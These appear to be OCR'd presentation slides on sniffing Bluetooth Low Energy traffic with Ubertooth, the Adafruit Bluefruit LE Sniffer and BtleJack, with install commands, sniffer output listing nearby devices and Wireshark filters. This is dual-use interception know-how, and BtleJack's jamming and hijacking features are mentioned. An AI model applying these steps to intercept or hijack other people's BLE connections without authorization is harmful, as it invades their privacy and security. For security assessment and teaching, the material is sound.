
BLE Sniffing

BLE Sniffing

- Blackbox Approach: Capture the packets in the air
  - Ubertooth
  - Adafruit Bluefruit LE Sniffer
  - Micro:Bit / BtleJack
- Whitebox Approach: Sniff directly on the used BLE interface
  - Android HCI Snoop Log
  - Linux HCI Snoop Log


Ubertooth


- Project Page: http://ubertooth.sourceforge.net/
- GitHub: https://github.com/greatscottgadgets/ubertooth/wiki/Ubertooth-One
- OpenSource Bluetooth development platform with BLE support
- Ubertooth Zero introduced in 2010
- Ubertooth One introduced in 2011



Adafruit Bluefruit LE Sniffer

- Low cost BLE sniffer
- Passive sniffer that records packets in the air. Could miss some packages
- Sniffing Software: https://github.com/adafruit/Adafruit_BLESniffer_Python
- Product Page: https://www.adafruit.com/product/2269






Attach the USB Bluefruit Sniffer


```
# dmesg -w
[15662.252875] usb 3-1.2: new full-speed USB device number 8 using xhci_hcd
[15663.111206] usb 3-1.2: New USB device found, idVendor=10c4, idProduct=ea60, bcdDevice= 1.00
[15663.111210] usb 3-1.2: New USB device strings: Mfr=1, Product=2, SerialNumber=3
[15663.111211] usb 3-1.2: Product: CP2104 USB to UART Bridge Controller
[15663.111213] usb 3-1.2: Manufacturer: Silicon Labs
[15663.111214] usb 3-1.2: SerialNumber: 018C3878
[15663.165238] cp210x 3-1.2:1.0: cp210x converter detected
[15663.167768] usb 3-1.2: cp210x converter now attached to ttyUSB0
^C

# ls -l /dev/ttyUSB0
crw-rw---- 1 root dialout 188, 0 Apr 16 15:45 /dev/ttyUSB0
```


Start the Sniffing Process


```
# python2 sniffer.py /dev/ttyUSB0
Capturing data to logs/capture.pcap
Connecting to sniffer on /dev/ttyUSB0
Scanning for BLE devices (5s) ...
Found 12 BLE devices:

  [1] "" (0F:58:A0:B9:2F:68, RSSI = -83)
  [2] "TT214H BlueFrog" (C5:6C:D2:A0:6B:8E, RSSI = -92)
  [3] "" (40:51:A9:C9:9B:72, RSSI = -82)
  [4] "" (10:4E:89:41:0E:52, RSSI = -92)
  [5] "" (30:45:11:44:EE:30, RSSI = -45)
  [6] "" (2E:8A:C2:C3:9E:FE, RSSI = -44)
  [7] "" (21:D4:D3:E7:E8:58, RSSI = -70)
  [8] "SW-160" (CC:41:E8:F6:D5:42, RSSI = -87)
  [9] "" (45:14:C7:F0:16:4A, RSSI = -87)
  [10] "" (6C:67:DD:14:32:BA, RSSI = -94)
  [11] "" (04:52:C7:F4:55:CE, RSSI = -86)
  [12] "" (7C:76:B2:BB:38:2A, RSSI = -96)

Select a device to sniff, or '0' to scan again
> 5
Attempting to follow device 30:45:11:44:EE:30
.....................................................
.........................................
```



Connect and Interact







PCAP

A PCAP is saved:

```
# ls -l logs/capture.pcap
-rw------- 1 root root 2247726 Apr 16 15:51 logs/capture.pcap
# wireshark logs/capture.pcap
```

Or run Wireshark while sniffing:

```
# wireshark -k -i <(tail -c +0 -F logs/capture.pcap)
```

Filter for non-empty data or connection requests:

```
btle.data_header.length > 0 || btle.advertising_header.pdu_type == 0x05
```

Downsides of Adafruit Bluefruit LE

- Only monitor 1 advertisement channel at a time (you would need 3 to cover all channels)
- Does not respect the channel map
- Not very reliable

BtleJack

- Bluetooth LE Swiss-Army Knife Software by Damien Cauquil
- Firmware for various devices: BBC Micro:Bit, Adafruit Bluefruit LE sniffer, nRF51822 Eval Kit
- Micro:Bit is an OpenSource ARM Hardware created for teaching programming
- It has an Nordic nRF51822 chip → Bluetooth Low Energy
- Features: Sniffing, Jamming, Hijacking
- Supports multiple devices to sniff all 3 advertisement channels
- Respects the channel map
- More reliable than Adafruit Bluefruit LE Sniffer
- Project Page: https://github.com/virtualabs/btlejack

The way to go!

BtleJack: Usage

Install:

```
# pip3 install btlejack
[...]
Successfully installed btlejack-1.3.0
```

Connect Micro:Bit (the mount point must contain MICROBIT) and identify the device:

```
# btlejack -i
BtleJack version 1.3

[i] Flashing /media/root/MICROBIT ...
[i] Flashed 1 devices
```

BtleJack: Sniffing New Connection

Scan for advertising devices:


```
# hcitool lescan
LE Scan ...
30:1E:2D:2A:67:5B (unknown)
30:45:11:44:EE:30 UprightGO
[...]
```

